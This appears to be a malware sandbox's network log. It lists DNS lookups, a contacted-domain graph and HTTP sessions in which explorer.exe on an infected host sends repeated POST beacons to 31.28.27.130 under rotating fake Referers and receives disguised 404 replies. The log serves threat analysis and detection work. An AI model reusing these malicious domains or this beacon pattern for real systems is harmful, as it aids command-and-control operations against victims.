Dec 31, 2021 19:12:38.837877035 CET	192.168.2.3	8.8.8.8	0x23b0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.261457920 CET	192.168.2.3	8.8.8.8	0x9157	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.432739019 CET	192.168.2.3	8.8.8.8	0x622b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.589754105 CET	192.168.2.3	8.8.8.8	0x2185	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.239058018 CET	192.168.2.3	8.8.8.8	0xcf2c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.419162035 CET	192.168.2.3	8.8.8.8	0x1e7b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.569575071 CET	192.168.2.3	8.8.8.8	0xf13a	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.983566999 CET	192.168.2.3	8.8.8.8	0x453d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:42.139801025 CET	192.168.2.3	8.8.8.8	0x9bd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:49.777347088 CET	192.168.2.3	8.8.8.8	0xf7b4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:49.931914091 CET	192.168.2.3	8.8.8.8	0x4ba4	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:51.889570951 CET	192.168.2.3	8.8.8.8	0x23aa	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.050661087 CET	192.168.2.3	8.8.8.8	0x92b6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.204952955 CET	192.168.2.3	8.8.8.8	0x63a5	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.364372015 CET	192.168.2.3	8.8.8.8	0xc935	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.519663095 CET	192.168.2.3	8.8.8.8	0x49b6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.673928976 CET	192.168.2.3	8.8.8.8	0xbeff	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.828407049 CET	192.168.2.3	8.8.8.8	0x57be	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:53.026145935 CET	192.168.2.3	8.8.8.8	0xe220	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.433311939 CET	192.168.2.3	8.8.8.8	0xef79	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 19:12:55.633544922 CET	192.168.2.3	8.8.8.8	0x32f8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.787050009 CET	192.168.2.3	8.8.8.8	0x946	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.947225094 CET	192.168.2.3	8.8.8.8	0x5047	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:57.863571882 CET	192.168.2.3	8.8.8.8	0xb257	Standard query (0)	file-file-host4.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.115475893 CET	192.168.2.3	8.8.8.8	0xc39a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.311161041 CET	192.168.2.3	8.8.8.8	0x88f2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.467180967 CET	192.168.2.3	8.8.8.8	0x91b9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.633882046 CET	192.168.2.3	8.8.8.8	0xbfae	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.400794029 CET	192.168.2.3	8.8.8.8	0x5e28	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.547895908 CET	192.168.2.3	8.8.8.8	0x7fc7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.703007936 CET	192.168.2.3	8.8.8.8	0x4faa	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:21.936928034 CET	192.168.2.3	8.8.8.8	0xf2fc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:22.361114025 CET	192.168.2.3	8.8.8.8	0xc459	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.198399067 CET	192.168.2.3	8.8.8.8	0x1ebd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.370016098 CET	192.168.2.3	8.8.8.8	0xce2e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.530718088 CET	192.168.2.3	8.8.8.8	0xc5eb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.695050955 CET	192.168.2.3	8.8.8.8	0x844e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.849992037 CET	192.168.2.3	8.8.8.8	0x2320	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:26.014385939 CET	192.168.2.3	8.8.8.8	0x9175	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.595324993 CET	192.168.2.3	8.8.8.8	0x265e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.815145016 CET	192.168.2.3	8.8.8.8	0xec42	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.961823940 CET	192.168.2.3	8.8.8.8	0x20f7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.121274948 CET	192.168.2.3	8.8.8.8	0x1540	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.287065029 CET	192.168.2.3	8.8.8.8	0x5ce4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.458741903 CET	192.168.2.3	8.8.8.8	0xc9dc	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.671686888 CET	192.168.2.3	8.8.8.8	0x88c7	Standard query (0)	bitly.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.878813028 CET	192.168.2.3	8.8.8.8	0x557b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.041513920 CET	192.168.2.3	8.8.8.8	0xa8ea	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.788717031 CET	192.168.2.3	8.8.8.8	0xc627	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.952126026 CET	192.168.2.3	8.8.8.8	0x2a2f	Standard query (0)	short.link	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:31.189399958 CET	192.168.2.3	8.8.8.8	0x9e5c	Standard query (0)	dodecoin.org	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:32.598071098 CET	192.168.2.3	8.8.8.8	0x39d8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:32.784285069 CET	192.168.2.3	8.8.8.8	0x96fb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:14:06.171158075 CET	192.168.2.3	8.8.8.8	0xdb86	Standard query (0)	t.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:12:38.047254086 CET	8.8.8.8	192.168.2.3	0x431f	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:38.251805067 CET	8.8.8.8	192.168.2.3	0x869	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:38.704139948 CET	8.8.8.8	192.168.2.3	0xabc	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.125112057 CET	8.8.8.8	192.168.2.3	0x23b0	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.278506041 CET	8.8.8.8	192.168.2.3	0x9157	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.453289986 CET	8.8.8.8	192.168.2.3	0x622b	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:39.876538038 CET	8.8.8.8	192.168.2.3	0x2185	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.257894993 CET	8.8.8.8	192.168.2.3	0xcf2c	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.435309887 CET	8.8.8.8	192.168.2.3	0x1e7b	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:41.856812954 CET	8.8.8.8	192.168.2.3	0xf13a	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:42.003417969 CET	8.8.8.8	192.168.2.3	0x453d	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:42.156640053 CET	8.8.8.8	192.168.2.3	0x9bd	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:49.796500921 CET	8.8.8.8	192.168.2.3	0xf7b4	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:50.220361948 CET	8.8.8.8	192.168.2.3	0x4ba4	No error (0)	privacytools-foryou-777.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:51.911012888 CET	8.8.8.8	192.168.2.3	0x23aa	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.069231033 CET	8.8.8.8	192.168.2.3	0x92b6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.309473991 CET	8.8.8.8	192.168.2.3	0x63a5	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.383385897 CET	8.8.8.8	192.168.2.3	0xc935	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.537987947 CET	8.8.8.8	192.168.2.3	0x49b6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.690954924 CET	8.8.8.8	192.168.2.3	0xbeff	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:52.847181082 CET	8.8.8.8	192.168.2.3	0x57be	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:53.043366909 CET	8.8.8.8	192.168.2.3	0xe220	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.452089071 CET	8.8.8.8	192.168.2.3	0xef79	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.652631044 CET	8.8.8.8	192.168.2.3	0x32f8	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.805742025 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:55.965945959 CET	8.8.8.8	192.168.2.3	0x5047	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:12:57.882669926 CET	8.8.8.8	192.168.2.3	0xb257	No error (0)	file-file-host4.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.135130882 CET	8.8.8.8	192.168.2.3	0xc39a	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.332047939 CET	8.8.8.8	192.168.2.3	0x88f2	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.485996962 CET	8.8.8.8	192.168.2.3	0x91b9	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.652795076 CET	8.8.8.8	192.168.2.3	0xbfae	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.652795076 CET	8.8.8.8	192.168.2.3	0xbfae	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.652795076 CET	8.8.8.8	192.168.2.3	0xbfae	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.652795076 CET	8.8.8.8	192.168.2.3	0xbfae	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:12:58.652795076 CET	8.8.8.8	192.168.2.3	0xbfae	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.417566061 CET	8.8.8.8	192.168.2.3	0x5e28	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.566513062 CET	8.8.8.8	192.168.2.3	0x7fc7	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:00.721328974 CET	8.8.8.8	192.168.2.3	0x4faa	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:22.223485947 CET	8.8.8.8	192.168.2.3	0xf2fc	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:22.377876997 CET	8.8.8.8	192.168.2.3	0xc459	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.217138052 CET	8.8.8.8	192.168.2.3	0x1ebd	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.390351057 CET	8.8.8.8	192.168.2.3	0xce2e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.548023939 CET	8.8.8.8	192.168.2.3	0xc5eb	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.712812901 CET	8.8.8.8	192.168.2.3	0x844e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:25.867194891 CET	8.8.8.8	192.168.2.3	0x2320	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:26.031680107 CET	8.8.8.8	192.168.2.3	0x9175	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.613836050 CET	8.8.8.8	192.168.2.3	0x265e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.831320047 CET	8.8.8.8	192.168.2.3	0xec42	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:28.982321024 CET	8.8.8.8	192.168.2.3	0x20f7	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.139548063 CET	8.8.8.8	192.168.2.3	0x1540	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.305372953 CET	8.8.8.8	192.168.2.3	0x5ce4	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.479072094 CET	8.8.8.8	192.168.2.3	0xc9dc	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:13:29.479072094 CET	8.8.8.8	192.168.2.3	0xc9dc	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.687712908 CET	8.8.8.8	192.168.2.3	0x88c7	No error (0)	bitly.com		67.199.248.14	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.687712908 CET	8.8.8.8	192.168.2.3	0x88c7	No error (0)	bitly.com		67.199.248.15	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:29.895714045 CET	8.8.8.8	192.168.2.3	0x557b	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.058479071 CET	8.8.8.8	192.168.2.3	0xa8ea	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.807003975 CET	8.8.8.8	192.168.2.3	0xc627	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.977056980 CET	8.8.8.8	192.168.2.3	0x2a2f	No error (0)	short.link		172.67.158.215	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:30.977056980 CET	8.8.8.8	192.168.2.3	0x2a2f	No error (0)	short.link		104.21.41.11	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:31.207915068 CET	8.8.8.8	192.168.2.3	0x9e5c	No error (0)	dodecoin.org		164.132.207.80	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:32.616744041 CET	8.8.8.8	192.168.2.3	0x39d8	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:13:32.802588940 CET	8.8.8.8	192.168.2.3	0x96fb	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:14:06.189516068 CET	8.8.8.8	192.168.2.3	0xdb86	No error (0)	t.me		149.154.167.99	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- bit.ly
- bitly.com
- transfer.sh
- short.link
- dodecoin.org
- hxdjiru.com
  - host-data-coin-11.com
- mmvvc.com
- svqrvcsnva.org
- bqubwhk.net
- fxnxroil.net
- pvpowvbl.net
- fwoddy.net
- qletm.net

- gshkfpnjsj.com
- data-host-coin-8.com
- eiahpr.com
- xleusjfhnf.org
- maqeavkm.com
- privacytools-foryou-777.com
- ofuehyq.net
- mcmkh.net
- unicupload.top
- ykycncaclo.net
- ldhnslyi.net
- aeeqrthiih.org
- jrwnk.com
- kquxqntakf.net
- hqtfgqvcew.com
- bpjejftnc.net
- spdqunibrd.org
- 185.7.214.171:8080
- file-file-host4.com
- mlsdjxn.org
- ulttivelh.com
- dnlrqywjou.net
- lmrnsecsyy.com
- pjinoged.net
- fodkvo.com
- hpdhk.com
- jtoaj.com
- heocl.net
- qslreuhamb.com
- psxeujwpx.net

- imjii.net
- huuhypjojt.net
- 91.243.44.128
- alvmf.net
- lmejikyses.org
- wuvrdu.net
- jlggyrd.org
- mlffung.com
- flpqjwn.net
- ecisb.com
- vdktv.net
- wgorhofx.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49820	162.159.133.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49856	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49761	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.328047037 CET	1025	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fxnxroil.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 235 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.403669119 CET	1026	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49762	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.503765106 CET	1027	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pvpowvbl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 169 Host: host-data-coin-11.com
Dec 31, 2021 19:12:39.580632925 CET	1028	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:39 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49763	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.928385973 CET	1029	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fwoddy.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: host-data-coin-11.com
Dec 31, 2021 19:12:40.017127991 CET	1029	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49765	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:41.308212996 CET	1030	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qletm.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: host-data-coin-11.com
Dec 31, 2021 19:12:41.411436081 CET	1031	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49766	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:41.484885931 CET	1032	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gshkfpnjsj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 220 Host: host-data-coin-11.com
